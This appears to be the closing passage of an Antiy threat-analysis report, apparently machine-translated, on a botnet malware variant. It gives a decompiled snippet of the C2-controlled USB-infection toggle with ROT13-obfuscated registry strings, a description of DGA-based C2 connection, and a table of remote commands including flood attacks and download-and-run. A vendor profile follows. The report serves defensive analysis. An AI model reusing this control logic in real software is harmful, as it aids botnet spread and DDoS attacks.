The removable medium infection can be turned on and off by the C2 command.

```
if ( !lstrcmpA(recv_parm_list[1], "flash_on") )// 开启usb感染   {0d0a0d0a}{未知}|flash_on
{
  decode_string_404C38(icmp_parm, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\ihyaiby32\\Irefvba")
  decode_string_404C38(&Str2[48], "hfonpgvi");// usbactiv
  set_reg_value_DWORD_4048E2((LPCSTR)icmp_parm, &Str2[48], 1);
}
if ( !lstrcmpA(recv_parm_list[1], "flash_off") )// 关闭usb感染   {0d0a0d0a}{未知}|flash_off
{
  decode_string_404C38(icmp_parm, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\ihyaiby32\\Irefvba")
  decode_string_404C38(&Str2[48], "hfonpgvi");// usbactiv
  set_reg_value_DWORD_4048E2((LPCSTR)icmp_parm, &Str2[48], 0);
}
```

Figure 5-8 Turn on and off mobile medium infection by the C2 command 8

5.7 Command and control

Dga is used to obtain the domain name. compared with the previous variant, the variant adds three times of verification to ensure that the attacker C2 server is connected, and after the verification succeeds, the server is connected to the C2 server to wait for receiving the remote control instruction.

Figure 5-9 DGA implementation 5-9

Figure 5-10 Three Verifications 10

Upload host information after verification:

Figure 5-11 Upload Host Information 11

Functions of remote control include DDoS attack, delivery of malicious files and transmission of removable media, as shown in the table below:

Table 5-3 Command control function 3

Instructions	Functions
Http	Http flood attack
Spamon	Initialize the number of times a message is sent
Down _ file	Download the file to C:\ Windows\ system32\ donzx.dll
Pusk	Download the file and run the file
Restart	Re-run
Timeout	Set the command execution interval
Socksa	Set the user name and password in the registry
Flash _ on	Turn on removable media for infection
Flash _ off	Turn off removable media infection
Icmp	Icmp flood attack

Appendix I: Reference

[1]. Antiy.inquiry with Executive Credibility to Assist Threat "Semi-automatic" Hunting and Disposal - Antiy Xiaobang Talk Features of System Tool ATool [R/OL]. (2023-11-09). Https: / /mp.weixin.qq.com / s / pqc8QIf _ 0yr3rV-pAckLgQ

[2]. Antiy.Antiy vertical response platform (Antiy security threat screening tool, ATool system security kernel analysis tool) [R/OL], https: / / vs2.antiy.cn

Appendix II: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.